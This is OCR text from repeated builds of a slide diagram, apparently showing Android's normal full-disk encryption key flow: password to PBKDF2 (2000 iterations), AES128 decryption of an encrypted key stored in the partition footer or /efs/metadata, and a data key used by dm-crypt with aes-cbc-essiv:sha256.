
Normal way


password
PBKDF2
AES128
partition footer
or
/efs/metadata
EDK

Normal way


password
PBKDF2
partition footer
or
/efs/metadata
EDK
AES128
DEK
dmcrypt

Normal way



password

PBKDF2

c=2000

DEK

partition footer

AES128


dmcrypt

EDK

or

/efs/metadata

Normal way



password → PBKDF2

PBKDF2 → AES128


partition footer or /efs/metadata → AES128 (EDK)

AES128 → dmcrypt (DEK)

c=2000

aes-cbc-essiv:sha256 keylen=128

Normal way



password → PBKDF2 c=2000

PBKDF2 → AES128

